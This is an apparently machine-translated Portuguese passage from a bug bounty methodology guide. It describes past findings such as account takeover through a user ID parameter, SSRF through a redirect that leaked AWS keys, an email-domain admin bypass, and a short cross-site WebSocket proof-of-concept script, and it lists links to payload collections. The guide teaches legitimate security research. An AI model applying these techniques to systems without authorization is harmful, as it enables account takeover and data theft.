Ao usar o WayBackMachine para procurar robots.txt, encontrei um endpoint que era nomeado semelhante a um bug anterior que encontrei. “SingleSignIn” e “DoubleSignIn”. O primeiro bug inicial que encontrei **me permitiu fornecer o endpoint com um ID de usuário e ele revelaria o e-mail associado a essa conta. /**SingleSignIn?userid=123.

Como o nome do endpoint recém-descoberto era semelhante, simplesmente tentei o mesmo parâmetro e verifiquei o que aconteceu. **Para minha surpresa, em vez de revelar o e-mail, ele realmente me conectou à conta deles!** Este é um exemplo de uso do passado conhecimento de como um site está funcionando para encontrar novos bugs.


- **API Console bloqueou solicitações para sites internos, mas nenhuma verificação foi feita em redireciona**

Um site muito conhecido fornece um console para testar suas chamadas de API, bem como eventos de webhook. Eles estavam filtrando solicitações para seu host interno (como localhost, 127.0.0.1), mas essas verificações foram feitas apenas na entrada do campo. Fornecê-lo com https://www.mysite.com/redirect.php que redirecionou para http://localhost/ ignorou sua filtragem e me permitiu consultar serviços internos, bem como vazar suas chaves AWS. Se a funcionalidade que você está testando permitir que você insira seu próprio URL então sempre teste como ele lida com redirecionamentos, sempre há um comportamento interessante!

Os recursos projetados para enviar uma solicitação do servidor devem sempre ser construído com a segurança em mente, então você deve considerar imediatamente, ***“O que o desenvolvedor implementadas para prevenir atividades maliciosas?”***

- **Vazamento de dados via websocket**

A maioria dos desenvolvedores ao configurar a funcionalidade do websocket não verifica o site tentando se conectar ao servidor WebSocket. Isso significa que um invasor pode usar algo como mostrado abaixo para conectar e enviar dados para serem processados, bem como recebendo respostas. Sempre que vir solicitações de websocket, sempre execute testes básicos para ver se seu domínio tem permissão para se conectar e interagir.



O resultado do código acima retornou informações pessoais sobre o usuário. O conserto para a empresa era bloquear qualquer fora conexões com o servidor websocket e em por sua vez, o problema foi corrigido. Outra abordagem corrigir esse problema poderia ter sido introduzir manipulação de CSRF/sessão no solicitações de.

```
<script>
   function WebSocketTest() {
      var ws = new WebSocket("ws://website.com");
      ws.onopen = function() {
         ws.send("param1=example&param2=example");
      };

      ws.onmessage = function (evt) {
      var received_msg = evt.data;
         alert("Message received:" + received_msg);
      };

   }
</script>
```

- **Inscrever-se usando o e-mail @company.com**

Ao reivindicar a propriedade de uma página, eu percebi que ao criar uma conta se eu definir meu e-mail para zseano@company.com então fui colocado na lista de permissões para identificação e poderia simplesmente contorná-lo. Nenhuma verificação de e-mail foi feita e eu poderia me tornar administrador em quantas páginas eu quisesse. Simples, mas de grande impacto! Você pode ler a redação completa aqui:

https://medium.com/@zseano/how-signing-up-for-an-account-with-an-company-com email-pode-ter-resultados-inesperados-7f1b700976f5

Outro exemplo de como criar impacto com bugs como esse é do pesquisador @securinti e seu truque de tíquete de suporte detalhado aqui:

https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-help secretária-b7680ddc2d4c

- **“falso” é o novo “verdadeiro”**

Novamente extremamente simples, mas notei ao reivindicar a propriedade de uma página que cada usuário poderia ter uma função diferente, Administrador e Moderador. Apenas o administrador tinha acesso para modificar detalhes de outro usuário e isso foi definido por uma variável, “canEdit”:”false”. querendo para testar se isso estava funcionando como planejado, tentei modificar os detalhes do administrador e para o meu

surpresa, funcionou. Não pode ser mais simples do que isso ao testar se os recursos são funcionando como pretendido.

Eu descobri mais de 1.000 vulnerabilidades nos últimos anos e cada uma foi simplesmente testar como o site funciona. Eu não usei nenhum truque especial ou quaisquer ferramentas privadas. **Eu simplesmente usei o site deles como pretendido.** Ao interagir o que as solicitações são enviadas, quais parâmetros são usados, como é esperado que funcione?

Recursos úteis

Abaixo está uma lista de recursos que marquei, bem como um punhado de talentosos pesquisadores que eu acredito que você deveria conferir no Twitter. São todos muito criativos e único quando se trata de hacking e suas descobertas divulgadas publicamente podem ajudar a desencadear novas ideias para você (além de ajudá-lo a se manter atualizado e aprender sobre novos tipos de bugs como HTTP Smuggling). Eu recomendo que você verifique minha lista a seguir e simplesmente siga todos eles. https://twitter.com/zseano/following

https://www.yougetsignal.com/tools/web-sites-on-web-server/

Encontre outros sites hospedados em um servidor da Web inserindo um domínio ou endereço IP

https://github.com/swisskyrepo/PayloadsAllTheThings

Uma lista de cargas úteis e bypass para Web Application Security e Pentest/CTF

https://certspotter.com/api/v0/certs?domain=domain.com

Para encontrar subdomínios e domínios

http://www.degraeve.com/reference/urlencoding.php

Apenas uma lista rápida e útil de caracteres codificados de url que você pode precisar ao hackear.

https://apkscan.nviso.be/

Carregue um .apk e verifique se há URLs/strings codificados

https://publicwww.com/

Encontre qualquer trecho alfanumérico, assinatura ou palavra-chave nas páginas da web HTML, JS
e código CSS.

https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-C
folha de calor e https://d3adend.org/xss/ghettoBypass

https://thehackerblog.com/tarnish/

Analisador de extensões do Chrome

https://medium.com/bugbountywriteup

Lista atualizada de artigos da comunidade de recompensas de bugs

https://pentester.land

Um ótimo site que todo pesquisador dedicado deve visitar regularmente. Podcast,
boletim informativo, cheatsheets, desafios, referências do Pentecoster.land, tudo o que você precisa
Recursos.

https://bugbountyforum.com/tools/

Uma lista de algumas ferramentas utilizadas na indústria fornecidas pelos próprios pesquisadores

https://github.com/cujanovic/Open-Redirect-Payloads/blob/master/Open-Redirect-pa
yloads.txt

Uma lista de cargas úteis de redirecionamento de URL aberta

https://www.jsfiddle.net e https://www.jsbin.com/ por brincar com HTML em um
caixa de areia. Útil para testar várias cargas úteis.

https://www.twitter.com/securinti

https://www.twitter.com/filedescriptor

https://www.twitter.com/Random_Robbie

https://www.twitter.com/iamnoooob

https://www.twitter.com/omespino

https://www.twitter.com/brutelogic

https://www.twitter.com/WPalant

https://www.twitter.com/h1_kenan

https://www.twitter.com/irsdl

https://www.twitter.com/Regala_

https://www.twitter.com/Alyssa_Herrera_

https://www.twitter.com/ajxchapman

https://www.twitter.com/ZephrFish

https://www.twitter.com/albinowax

https://www.twitter.com/damian_89_

https://www.twitter.com/rootpentesting

https://www.twitter.com/akita_zen

https://www.twitter.com/0xw2w

https://www.twitter.com/gwendallecoguic

https://www.twitter.com/ITSecurityguard

https://www.twitter.com/samwcyo

Palavras Finais

Espero que você tenha gostado de ler isso e espero que seja benéfico para você na jornada de recompensas por hackers e bugs. Cada hacker pensa e hackeia de forma diferente e este guia foi projetado para lhe dar uma visão de como **eu pessoalmente** o abordo e para mostrar você não é tão difícil quanto você pode pensar. Eu sigo os mesmos programas e obtenho uma clara compreensão de quais recursos estão disponíveis e os problemas básicos que são vulnerável e então aumentar minha superfície de ataque.

Embora eu tenha conseguido encontrar centenas de vulnerabilidades usando esse fluxo exato, **tempo e trabalho duro são necessários. Eu nunca afirmo ser o melhor hacker** e nunca afirmam saber tudo, você simplesmente não pode. Esta metodologia é simplesmente um “fluxo” que eu sigo ao acessar um site, perguntas que faço a mim mesmo, áreas que procuro etc. Pegue esta informação e use-a para ajudá-lo em sua pesquisa e para moldar seu própria metodologia ao redor.

Depois de anos, consegui aplicar esse fluxo em vários programas e encontrei com sucesso **mais de 100 bugs nos mesmos 4 programas** de aderir ao meu metodologia e lista de verificação. Tenho anotações sobre várias empresas e posso começar instantaneamente testando em seus ativos a partir de quando eu quiser. Acredito que qualquer pessoa dedicada pode replicar minha metodologia e começar a hackear instantaneamente, é tudo sobre quanto tempo e esforço você colocar nele. Quanto você gosta de hackear?

Muitos outros hackers aperfeiçoaram suas próprias metodologias, por exemplo, escanear para arquivos confidenciais, endpoints e subdomínios e, como mencionei antes, mesmo varredura automatizada para vários tipos de vulnerabilidades em seu conteúdo descoberto.
A tendência com recompensas de bugs e ser um hacker natural está construindo uma metodologia em torno do que **você gosta de hackear e aperfeiçoar seu talento.** Por que você conseguiu interessado em hackear? O que despertou o hacker em você? Atenha-se a isso, expanda seu conhecimento hacker e divirta-se quebrando a internet legalmente!

Como diz o sábio BruteLogic, **não aprenda a hackear, hackeie para aprender.**

Boa sorte e feliz hacking.

-zseano